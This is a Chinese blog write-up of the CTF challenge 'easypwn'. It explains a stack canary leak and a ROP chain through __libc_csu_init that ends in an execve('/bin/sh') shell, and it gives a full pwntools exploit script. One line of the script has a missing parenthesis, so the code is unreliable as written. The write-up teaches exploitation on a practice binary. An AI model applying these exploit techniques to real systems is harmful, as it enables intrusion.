“百度杯“ 十二月场 easypwn

原创

F1Sh. 于 2019-03-14 16:45:33 发布 520 收藏


文章标签： 栈溢出 绕过canary

本文链接：https://blog.csdn.net/baiyeguang/article/details/88556213


题目链接

程序分析


查看程序保护机制



开启了canary保护，想办法绕过，这里选择泄露canary



可以看出canary的位置在[rbp-8]处，接着想办法泄露出[rbp-8]处数据



从源码中可以看出此处可以栈溢出，且canary位置为0x50-8，由于程序在接收到我们的输入之后会返回回来，所以如果我们可以覆盖掉canary低位的0x00就可以将canary一起打印出来，这里如果我们用sendline('b'*(0x50-8))就可将canary低位覆盖为0x0a（空格的ascii码为0x0a）。这样canary就get了

之后就是构建合适的ropchain了，由于不知道libc的版本，所以我们先leak出read函数的地址，然后利用__libc_csu_init()函数来构建，__libc_csu_init()是x64下初始化libc的函数，详细可戳
学习大佬们的wp发现都用了ret2syscall，好像这样比较简单，ret2syscall学习链接

漏洞利用

1.用空格覆盖canary低位的0x00截断，打印出canary
2.泄露出read地址，然后得出syscall的地址
3.利用 __libc_csu_init()函数构建rop链来运行execve('/bin/sh',0,0)

exp

```
from pwn import*

context.binary = './easypwn'
context.terminal = ['tmux','sp','-h']
p=process('./easypwn')
#p=remote('106.75.2.53',10002)
elf=ELF('./easypwn')

p.recvuntil('Who are you?\n')
p.sendline('a'*(0x50-0x8))
p.recvuntil('a'*(0x50-0x8))
canary=u64(p.recv(8))-0xa
print 'canary: '+hex(canary)

prdi_ret=0x4007f3
main_addr=0x4006C6
read_got=elf.got['read']
puts_plt=elf.plt['puts']
p.recvuntil('tell me your real name?\n')
payload='a'*(0x50-0x8)
payload+=p64(canary)
payload+='a'*8
payload+=p64(prdi_ret)
payload+=p64(read_got)+p64(puts_plt)
payload+=p64(main_addr)
p.send(payload)

p.recvuntil('See you again!\n')
read_addr=u64(p.recvuntil('\n',drop=True).ljust(0x8,'\x00'))

print 'read_addr: '+hex(read_addr)
syscall=read_addr+0xe   #这里是一个syscall中断
print 'syscall: '+hex(syscall)
sleep(0.5)

ppppppr=0x4007ea
initaddr=0x4007d0
bss_addr=0x601070
p.recvuntil('Who are you?\n')
p.sendline('A'*(0x50-0x8))
p.recvuntil('tell me your real name?\n')
payload='a'*(0x50-0x8)
payload+=p64(canary)
payload+='a'*8
payload+=p64(ppppppr)
payload+=p64(0)+p64(1)+p64(read_got)+p64(0x3B)+p64(bss_addr)+p64(0)   #将/bin/sh写入到bss段
payload+=p64(initaddr
payload+=p64(0)
payload+=p64(0)+p64(1)+p64(bss_addr+8)+p64(0)+p64(0)+p64(bss_addr)
payload+=p64(initaddr)
p.send(payload)
sleep(0.5)

payload='/bin/sh\x00'+p64(syscall)
payload=payload.ljust(0x3B,'a')
p.send(payload)


p.interactive()
```

我们知道execve的系统调用号为0x3B，而且read函数会返回读入数据的字节长度,并将这一结果放入eax，所以满足系统调用时eax中存放调用号这一限制，当程序执行bss_addr+8处内容（即syscall中断），加上之前我们将正确的参数传入寄存器中，即可执行execve（'/bin/sh',0,0）.

学习链接：
https://blog.csdn.net/aptx4869_li/article/details/81322632
https://www.ichunqiu.com/writeup/detail/519